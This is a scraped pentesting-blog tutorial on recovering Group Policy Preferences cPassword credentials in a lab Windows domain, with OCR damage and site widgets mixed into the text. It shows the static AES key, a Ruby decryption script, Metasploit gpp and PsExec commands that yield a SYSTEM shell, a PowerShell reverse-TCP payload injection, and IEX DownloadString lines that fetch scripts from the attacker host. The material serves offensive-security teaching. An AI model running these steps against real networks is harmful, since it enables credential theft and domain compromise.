Penetration Testing Lab

Articles from the Pentesting Field

Home Pentesting Distros Resources Submissions Toolkit Contact the Lab

Injecting Metasploit Payloads into Android Applications

DLL Hijacking

March 20, 2017

Group Policy Preferences

netbiosX Privilege Escalation cPassword, GPP, Metasploit, metasploit framewo
PowerShell, PowerSploit, Privilege Escalation 8 Comments

Group policy preferences allows domain admins to create and deploy across the domain local users and local administrators accounts. This feature was introduced in Windows 2008 Server however it can be abused by an attacker since the credentials of these accounts are stored encrypted and the public key is published by Microsoft. This leaves the door open to any user to retrieve these files and decrypt the passwords stored in order to elevate access.


These files are stored in a shared directory in the domain controller and any authenticated user in the domain has read access to these files since it is needed in order to obtain group policy updates.

The static key which can decrypt passwords stored in Group Policy Preferences can be seen below:

Search the Lab

Search...

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers


Enter your email address

Follow

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Manual Exploitation


In order to exploit this issue manually it is needed to manually browse to the Groups.xml file which is stored in a shared directory in the domain controller and obtain the value of the attribute **cpassword**.


\\dc.pentestlab.local\SYSVOL\pentestlab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M - Windows Internet Explorer
\\dc.pentestlab.local\SYSVOL\pentestlab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
Bing
Favorites
Suggested Sites
Web Slice Gallery
\\dc.pentestlab.local\SYSVOL\pe...

```
  <?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="pentestlab-admin" image="2" changed="2017-03-16 18:58:19"
      uid="{8C456132-1844-433D-B053-7D00124E0C09}" userContext="0" removePolicy="0">
      <Properties action="U" newName="" fullName="John" description="" cpassword="awRtQlE+ic21Ut9XtLYc1/pc7jGytKTHUmSm6TOR7sE"
        changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" userName="pentestlab-admin" />
    </User>
  </Groups>
```

GPP cpassword Value

Then this value can be passed into another tool which can decrypt the value.



```
C:\Users\User\Desktop>gp3finder.exe -D awRtQlE+ic21Ut9XtLYc1/pc7jGytKTHUmSm6TOR7sE

   Group Policy Preference Password Finder (GP3Finder) $Revision: 4.0 $
   Copyright (C) 2015  Oliver Morton (Sec-1 Ltd)
   This program comes with ABSOLUTELY NO WARRANTY.
   This is free software, and you are welcome to redistribute it
   under certain conditions. See GPLv2 License.

pentestlab123!

C:\Users\User\Desktop>
```

Decrypting GPP Passwords Manually

Chris Gates wrote a ruby script for decrypting cpassword values.

```
require 'rubygems'
require 'openssl'
require 'base64'

```

Recent Posts

- PDF – NTLM Hashes
- NBNS Spoofing
- Lateral Movement – RDP
- DCShadow
- Skeleton Key

Categories

- **Coding** (10)
- **Defense Evasion** (19)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (2)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (11)
- **Privilege Escalation** (14)
- **Red Team** (24)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

Archives


```
encrypted_data = "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdh

def decrypt(encrypted_data)
padding = "=" * (4 - (encrypted_data.length % 4))
epassword = "#{encrypted_data}#{padding}"
decoded = Base64.decode64(epassword)

key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\
x0f\xfe\xe8\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\
x33\xb6\x6c\x1b"
aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC")
aes.decrypt
aes.key = key
plaintext = aes.update(decoded)
plaintext << aes.final
pass = plaintext.unpack('v*').pack('C*') # UNICODE conversio

return pass
end

blah = decrypt(encrypted_data)
puts blah
```

Metasploit

Decrypting passwords that are stored in the Group Policy Preferences can be done automatically though Metaasploit. The following post exploitation module will obtain and decrypt the cPassword from the Groups.xml file which is stored in the SYSVOL.

```
post/windows/gather/credentials/gpp
```


- May 2018
- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012



```
[*] Parsing file: \\DC.PENTESTLAB.LOCAL\SYSVOL\pentestlab.local\Policies\{31B2F3
40-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml ...
[+] Group Policy Credential Info
============================

 Name                Value
 ----                -----
 TYPE                Groups.xml
 USERNAME            pentestlab-admin
 PASSWORD            pentestlab123!
 DOMAIN CONTROLLER   DC.PENTESTLAB.LOCAL
 DOMAIN              pentestlab.local
 CHANGED             2017-03-16 18:58:19
 NEVER_EXPIRES?      1
 DISABLED            0

[*] XML file saved to: /root/.msf4/loot/20170317050046_default_192.168.100.2_win
dows.gpp.xml_912227.txt

[*] Post module execution completed
```

Metasploit – Decrypting GPP Passwords

Since domain administrators can set up local administrators accounts through the Group Policy this can lead to privilege escalation. These credentials can be used with the PsExec Metasploit module in order to successfully login to the workstation as SYSTEM.



```
msf post(gpp) > back
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.100.2
RHOST => 192.168.100.2
msf exploit(psexec) > set RPORT 445
RPORT => 445
msf exploit(psexec) > set SHARE ADMIN$
SHARE => ADMIN$
msf exploit(psexec) > set SMBDomain pentestlab
SMBDomain => pentestlab
msf exploit(psexec) > set SMBUser pentestlab-admin
SMBUser => pentestlab-admin
msf exploit(psexec) > set SMBPass pentestlab123!
SMBPass => pentestlab123!
```

Metasploit PsExec Usage

- **August 2012**
- **July 2012**
- **June 2012**
- **April 2012**
- **March 2012**
- **February 2012**


@ Twitter

- [New Post] PDF - NTLM Hashes **pentestlab.blog/2018/05/09/pdf… #pentestlab #Badpdf 3 hours ago**
- Hiding Metasploit Shellcode to Evade Windows Defender **blog.rapid7.com/2018/05/03/hid… 5 hours ago**
- **@CheckPointSW @InQuest** I have a post scheduled ready for tomorrow regarding Bad-PDF. Really cool research! Great advantage dor red teams. **21 hours ago**
- [New Post] NBNS Spoofing **pentestlab.blog/2018/05/08/nbn… #pentestlab #pentest 1 day ago**
- RT **@InQuest**: From bad-PDF, **github.com/deepzec/Bad-Pdf**, to worse-PDF, **github.com/3gstudent/Wors…**, this YARA rule **github.com/InQuest/yara-r…** should co… **1 day ago**

Follow @netbiosX

Pen Test Lab Stats

- 2,950,921 hits




```
[*] Started reverse TCP handler on 192.168.100.3:44444
[*] 192.168.100.2:445 - Connecting to the server...
[*] 192.168.100.2:445 - Authenticating to 192.168.100.2:445|pentestlab as user '
pentestlab-admin'...
[*] 192.168.100.2:445 - Selecting PowerShell target
[*] 192.168.100.2:445 - Executing the payload...
[+] 192.168.100.2:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (957999 bytes) to 192.168.100.2
[*] Meterpreter session 3 opened (192.168.100.3:44444 -> 192.168.100.2:49242) at
 2017-03-17 05:21:25 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

PsExec – Authentication as Administrator

PowerSploit

Alternatively the same results can be achieved through PowerSploit. There are two modules which can obtain and decrypt the cPassword from the Groups.xml file either locally or directly from the domain controller.

```
Get-CachedGPPPassword //For locally stored GP Files
Get-GPPPassword //For GP Files stored in the DC
```



```
PS C:\Users\User> Get-CachedGPPPassword


NewName   : [BLANK]
Changed   : {2017-03-17 20:08:50, 2017-03-18 00:33:50, 2017-03-19 11:52:46}
Passwords : {pentestlab123, pentestlab123, pentestlab123!}
UserNames : {pentestlab-admin, Administrator (built-in), pentestlab-user2}
File      : C:\ProgramData\Microsoft\Group Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Gr
            oups\Groups.xml



PS C:\Users\User> _
```

PowerSploit – Get-CachedGPPPassword

PowerShell via Metasploit

Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0


Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0

As there are many PowerShell scripts that can be used for post exploitation it is possible to use Metasploit in order to inject a PowerShell payload into a specific process. This could allow the execution of PowerShell scripts directly from memory.




```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/payload_inject
msf exploit(payload_inject) > set SESSION 1
SESSION => 1
msf exploit(payload_inject) > set payload windows/powershell_reverse_tcp
payload => windows/powershell_reverse_tcp
msf exploit(payload_inject) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(payload_inject) > set LPORT 44444
LPORT => 44444
msf exploit(payload_inject) > exploit
```

Injecting PowerShell Payload into a Process

Then from the interactive PowerShell session the Invoke-Expression cmdlet could be utilized in order to drop and execute any PowerShell script that is locally hosted.

```
IEX(New-Object Net.WebClient).DownloadString("http://192.168.
IEX(New-Object Net.WebClient).DownloadString("http://192.168.
```



```
PS C:\Users\User\Desktop> IEX(New-Object Net.WebClient).DownloadString("http://1
92.168.100.3/tmp/PowerUp.ps1")
PS C:\Users\User\Desktop> IEX(New-Object Net.WebClient).DownloadString("http://1
92.168.100.3/tmp/PowerView.ps1")
PS C:\Users\User\Desktop> Get-CachedGPPPassword


NewName   : [BLANK]
Changed   : {2017-03-17 20:08:50, 2017-03-18 00:33:50, 2017-03-19 11:52:48}
Passwords : {pentestlab123, pentestlab123, pentestlab123!}
UserNames : {pentestlab-admin, Administrator (built-in), pentestlab-user2}
File      : C:\ProgramData\Microsoft\Group Policy\History\{31B2F340-016D-11D2-9
            45F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
```

Executing PowerSploit Modules via Metasploit

- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

Rate this:

★★★★☆ 1 Vote

Share this:

- Twitter
- Facebook 24
- LinkedIn
- Pinterest
- Reddit
- Tumblr
- Google

★ Like

Be the first to like this.

Related

Dumping Clear-Text Credentials In "Post Exploitation"	Golden Ticket In "Post Exploitation"	Stored Credentials In "Privilege Escalation"

8 Comments *(+add yours?)*

james

Mar 20, 2017 @ 15:23:13

Good post, have you tried RedSnarf for this as it will find and decrypt GPP as well as looking for some other easy wins within the policies and scripts folders.

REPLY

- **netbiosX**

  Mar 20, 2017 @ 15:44:31

Thank you James! I know the tool but I wasn't aware that it had the functionality to decrypt GPP passwords. Thanks for bringing this up!

REPLY

- **james**
  Mar 20, 2017 @ 16:24:01

  No problem, -uG will decrypt the encrypted string and -uP will automatically decrypt any it finds whilst parsing the policies and scripts folders.

Yazarin
Mar 20, 2017 @ 17:47:12

riyazwalikar
Mar 23, 2017 @ 17:51:43

Wrote a python equivalent of Chris Gates' ruby code 🙂
https://github.com/riyazwalikar/pythonscripts/tree/master/gppdecrypt

REPLY

- **netbiosX**
  Mar 23, 2017 @ 20:52:45

  Thank you for the share! It's good to have plenty of tools for the same job! 😉

  REPLY

Stored Credentials | Penetration Testing Lab
Apr 19, 2017 @ 17:47:34

Dumping Clear-Text Credentials | Penetration Testing Lab
Apr 04, 2018 @ 07:00:56

Leave a Reply

Enter your comment here...

Injecting Metasploit Payloads into Android Applications

DLL Hijacking